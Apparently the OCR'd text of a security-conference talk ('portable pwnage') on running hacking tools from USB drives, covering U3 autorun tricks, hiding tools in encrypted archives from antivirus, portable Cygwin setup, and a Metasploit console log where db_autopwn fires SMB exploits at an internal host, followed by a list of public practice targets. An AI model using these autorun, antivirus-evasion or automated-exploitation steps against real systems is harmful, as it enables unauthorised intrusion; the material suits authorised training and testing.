dc404

portable pwnage

operator

rmccurdy.com

setup

USB MicroSD(HC) Card Reader

USB MicroSD(HC) Card Reader


USB / Malware U3

- AUTORUN SHENANIGANS
- U3 UNINSTALLER /IO CELL
- HACKSAW
- ZIP / PASSWORD / TRUECRYPT (FOR ANTIVIRUS)

METHODS


COPY THE FILES:

- RUN EXE AND COPY DLLS IT ASK FOR
- REG SNIFF/PATCH




methods

VMWARE THINSTALL



methods


%AppData%
%Common AppData%
%Common Desktop%
%Common Programs%
%Cookies%
%Desktop%
%drive_C%
%History%
%Internet Cache%
%Local AppData%
%Personal%
%Program Files Common%
%ProgramFilesDir%
%SystemRoot%
%SystemSystem%
bin
Support
build
MS-DOS Batch File
2 KB
HKEY_CURRENT_USER
Text Document
7 KB
HKEY_LOCAL_MACHINE
Text Document
112 KB
HKEY_USERS
Text Document
1 KB
Package
Configuration Settings
7 KB

methods

THINSTALL ISSUES:

- FAT32 (PREVENT ALTDS COPY PROTECTION)
- .NET
- WINPCAP
- ADMIN RIGHTS
- SIZE

methods

PORTABLE CYGWIN:

- BINS/COMPILE FROM SOURCE
- SET ENV VARS

```
for /F %%A in ('cd') do set WD=%%A\.
set path=%path%;%WD%\bin;%WD%\usr\X11R6\bin
set SHELL=/bin/bash
set DISPLAY=:0
%WD%\bin\mount -bfu %WD%\ /
%WD%\bin\mount -bfu %WD%\bin /usr/bin
%WD%\bin\mount -bfu %WD%\lib /usr/lib
```

games

- DOXBOX

[autoexec]
mount c ".\games\"

- MOST SINGLE PLAYER SMALL GAMES

- DIRECTX

demo msf


```
# Metasploit Console - Tue Jun 23 09:41:5

Console 1 x

NMAP: Scanning 10.192.0.170.ptr.corp.
NMAP: Discovered open port 139/tcp on
NMAP: Discovered open port 135/tcp on
NMAP: Discovered open port 445/tcp on
NMAP: Completed SYN Stealth Scan at 0
NMAP: Host 10.192.0.170.ptr.corp.nri
NMAP: Interesting ports on 10.192.0.1
NMAP: Not shown: 1712 closed ports
NMAP: PORT    STATE SERVICE
NMAP: 135/tcp open  msrpc
NMAP: 139/tcp open  netbios-ssn
NMAP: 445/tcp open  microsoft-ds
NMAP: MAC Address: 00:1E:90:8E:4E:3E (Elitegroup Computer Systems Co)
NMAP:
NMAP: Nmap finished: 1 IP address (1 host up) scanned in 1.562 seconds
NMAP: Raw packets sent: 1785 (78.538KB) | Rcvd: 1716 (78.932KB)
msf > db_autopwn -p -t -e
[*] Analysis completed in 3.40700006484985 seconds (0 vulns / 0 refs)
[*] Matched auxiliary/scanner/dcerpc/endpoint_mapper against 10.192.0.170:135...
[*] Matched exploit/windows/smb/ms06_025_rras against 10.192.0.170:445...
[*] Matched exploit/windows/smb/ms03_049_netapi against 10.192.0.170:445...
[*] Launching exploit/windows/smb/ms03_049_netapi (3/28) against 10.192.0.170:445...
[*] Started bind handler
[*] Matched exploit/linux/samba/lsa_transnames_heap against 10.192.0.170:445...
[*] Launching exploit/linux/samba/lsa_transnames_heap (4/28) against 10.192.0.170:4
```

```
x msf3/tools/memdump/.svn/tmp/
x msf3/tools/memdump/.svn/tmp/prop-base/
x msf3/tools/memdump/.svn/tmp/props/
x msf3/tools/memdump/.svn/tmp/text-base/
x msf3/tools/memdump/memdump.c
x msf3/tools/memdump/memdump.exe
x msf3/tools/memdump/README.memdump
x msf3/tools/module_license.rb
x msf3/tools/module_reference.rb
x msf3/tools/msf_irb_shell.rb
x msf3/tools/nasm_shell.rb
x msf3/tools/pattern_create.rb
x msf3/tools/pattern_offset.rb
Updating the Metasploit Framework...
At revision 6699.
Press any key to continue . . .
 Starting msfgui
```

demo w3af



demo.testfire.net
Foundstone SASS tools
OWASP WebGoat
OWASP SiteGenerator

testasp.acunetix.com
testphp.acunetix.com
testaspnet.acunetix.com
zero.webappsecurity.com
crackme.cenzic.com